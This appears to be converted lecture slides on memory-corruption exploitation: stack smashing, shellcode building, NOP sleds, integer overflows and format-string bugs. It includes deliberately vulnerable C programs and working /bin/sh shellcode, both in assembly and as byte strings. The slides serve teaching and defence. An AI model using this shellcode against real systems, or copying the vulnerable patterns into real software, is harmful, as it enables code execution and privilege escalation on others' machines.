0x080484b2 <+71> eip ret
```

# Running demo example (modified from Gray hat hacking book linked in resources)

```
1 #include <stdio.h>
2 #include <string.h>
3
4
5 void greeting( char* temp1 )
6 {
7     char name[400];
8     memset(name, 0, 400);
9     strcpy(name, temp1);
10    printf( "Hi %s\n", name );
11 }
12
13
14 int main(int argc, char* argv[] )
15 {
16     greeting( argv[1] );
17     printf( "Bye %s\n", argv[1] );
18 }
```



# Smashing the stack



## Munging EBP


- When greeting() returns, stack corrupted because stack frame pointed to wrong address

## Munging EIP

- When greeting() returns, will jump to address pointed to by the EIP value “saved” on stack



# Smashing the stack

- Useful for denial of service (DoS)
- Better yet: ***control flow hijacking***



# Building an exploit sandwich

- Ingredients:
  - executable machine code
  - pointer to machine code



# Building shell code

```
#include <stdio.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    exit(0);
}
```


Shell code from AlephOne

```
movl  string_addr,string_addr_addr
movb  $0x0,null_byte_addr
movl  $0x0,null_addr
movl  $0xb,%eax
movl  string_addr,%ebx
leal  string_addr,%ecx
leal  null_string,%edx
int   $0x80
movl  $0x1, %eax
movl  $0x0, %ebx
int   $0x80
/bin/sh string goes here.
```

Problem: we don't know where we are in memory

# Building shell code

```
jmp  offset-to-call          # 2 bytes
popl %esi                   # 1 byte
movl %esi,array-offset(%esi) # 3 bytes
movb $0x0,nullbyteoffset(%esi) # 4 bytes
movl $0x0,null-offset(%esi)   # 7 bytes
movl $0xb,%eax              # 5 bytes
movl %esi,%ebx              # 2 bytes
leal array-offset,(%esi),%ecx # 3 bytes
leal null-offset(%esi),%edx   # 3 bytes
int $0x80                    # 2 bytes
movl $0x1, %eax              # 5 bytes
movl $0x0, %ebx              # 5 bytes
int $0x80                    # 2 bytes
call offset-to-popl          # 5 bytes
/bin/sh string goes here.
empty                         # 4 bytes
```



# Building shell code

```
char shellcode[] =  
    "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"  
    "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"  
    "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"  
    "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

Another issue:  
strcpy stops when it hits a NULL byte


Solution:  
Alternative machine code that avoids NULLs

# Building shell code

```
char shellcode[] =  
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"  
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"  
    "\x80\xe8\xdc\xff\xff\xff/bin/sh"
```

Another issue:  
strcpy stops when it hits a NULL byte

Solution:  
Alternative machine code that avoids NULLs



How do we know what to set ptr (Bad EIP) to?

```

user@box:~/pp1/demo$ ./get_sp
Stack pointer (ESP): 0xbffff7d8
user@box:~/pp1/demo$ cat get_sp.c
#include <stdio.h>


unsigned long get_sp(void)
{
    __asm__("movl %esp, %eax");
}

int main()
{
    printf("Stack pointer (ESP): 0x%lx\n", get_sp());
}

user@box:~/pp1/demo$ _

```


This is a crude way of getting stack pointer



We can use a nop sled to make the arithmetic easier

Instruction “xchg %eax,%eax” which has opcode \x90

Land anywhere in NOPs, and we are good to go



We can use a nop sled to make the arithmetic easier


Instruction “xchg %eax,%eax” which has opcode \x90

Land anywhere in NOPs, and we are good to go

Can also add lots of copies of ptr at end

# Running demo example (modified from Gray hat hacking book linked in resources)

```
1 #include <stdio.h>
2 #include <string.h>
3
4
5 void greeting( char* temp1 )
6 {
7     char name[400];
8     memset(name, 0, 400);
9     strcpy(name, temp1);
10    printf( "Hi %s\n", name );
11 }
12
13
14 int main(int argc, char* argv[] )
15 {
16     greeting( argv[1] );
17     printf( "Bye %s\n", argv[1] );
18 }
```




# Bad C library functions

- strcpy
- strcat
- scanf
- gets
- “More” safe versions: strncpy, strncat, etc.
  - Specify max number of bytes to copy
  - These are not foolproof either!

# Small buffers

```
1 #include <stdio.h>
2 #include <string.h>
3
4
5 void greeting( char* t
6 {
7     char name[400];
8     memset(name, 0, 400);
9     strcpy(name, temp1);
10    printf( "Hi %s\n", name );
11 }
```

What if 400 is changed to a small value, say 10?




# Small buffers

Use an environment variable to store exploit buffer

`execve("meet", argv, envp)`


`envp` = array of pointers to strings (just like `argv`)

- Normally, bash passes in this array from your shell's environment
  - You can also pass it in explicitly via execve()



# Small buffers

Return address overwritten with ptr to environment variable



# There are other ways to inject code

- examples: .dtors (Gray Hat book), function pointers, ...
- dig around in Phrack articles ...
- And ways to avoid injection entirely:
  - Return-into-libc
  - Return-oriented programming
  - Reuse existing code in process memory maliciously

# Integer overflows

```
void func(int a, char v)
    char buf[128];
    init(buf);
    buf[a] = v;
}
```

`&buf[a]` could be return address

# Integer overflows

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
    unsigned short s;
    int i;
    char buf[80];

    if(argc < 3){
        return -1;
    }
```

```
nova:signed {100} ./width1 5 hello
s = 5
hello
nova:signed {101} ./width1 80 hello
Oh no you don't!
nova:signed {102} ./width1 65536 hello
s = 0
Segmentation fault (core dumped)
```

```
i = atoi(argv[1]);
s = i;


if(s >= 80) { /* [w1] */
    printf("Oh no you don't!\n");
    return -1;
}

printf("s = %d\n", s);

memcpy(buf, argv[2], i);
buf[i] = '\0';
printf("%s\n", buf);

return 0;
```

# Heap overflows



# Format-string vulnerabilities

```
printf( const char* format, ... )
```

```
printf( "Hi %s %s", argv[0], argv[1] )
```

```
void main(int argc, char* argv[])
{
    printf( argv[1] );
}
```

argv[1] = "%s%s%s%s%s%s%s%s%s%s%s"

Attacker controls format string gives all sorts of control

Can do control hijacking directly

	<i>Buffer Overflow</i>	<i>Format String</i>
public since	mid 1980's	June 1999
danger realized	1990's	June 2000
number of exploits	a few thousand	a few dozen
considered as	security threat	programming bug
techniques	evolved and advanced	basic techniques
visibility	sometimes very difficult to spot	easy to find

From “Exploiting format string vulnerabilities”

# Summary

- Classic buffer overflow
  - corrupt program control data
  - hijack control flow
- Integer overflow, signedness, format string, heap overflow, ...
- These were all local privilege escalation vulns
  - Similar concepts for remote vulnerabilities
- Defenses?

